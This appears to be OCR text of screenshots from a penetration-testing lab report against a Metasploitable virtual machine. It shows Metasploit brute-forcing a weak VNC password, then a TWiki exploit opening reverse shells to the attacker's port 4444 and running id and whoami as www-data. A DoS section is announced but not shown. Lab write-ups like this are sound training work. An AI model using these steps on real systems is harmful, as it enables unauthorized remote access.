


Attacking vnc


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /ho
File Actions Edit View Help
root@kali: /home/kali
kali@kali: ~
root@kali: /home/kali
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 10.0.2.4:5900 - 10.0.2.4:5900 - Starting VNC login sweep
[!] 10.0.2.4:5900 - No active DB -- Credential data will not be saved!
[+] 10.0.2.4:5900 - 10.0.2.4:5900 - Login Successful: :password
[*] 10.0.2.4:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication failure
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
CleanupXtErrorHandler called
Error: Event with wrong window
msf6 auxiliary(scanner/vnc/vnc_login) >
Right Ctrl



Attacking apache twiki history vulnerability


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /ho
File Actions Edit View Help
root@kali: /home/kali
kali@kali: ~
root@kali: /home/kali
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[+] Successfully sent exploit request
[*] Command: echo YfIDmnO6oodKZPde;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo BpuvGq9AL3spJhLd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "YfIDmnO6oodKZPde\r\n"
[*] Matching ...
[*] A is input ...
[*] Reading from socket B
[*] B: "BpuvGq9AL3spJhLd\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.4:51642) at 2023-06-26
[*] Command shell session 3 opened (10.0.2.15:4444 → 10.0.2.4:51644) at 2023-06-26
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
metasploitable
whoami
www-data
Right Ctrl

PART II DOS attack.

A challenge to acquire screenshots as the attack kept freezing my machine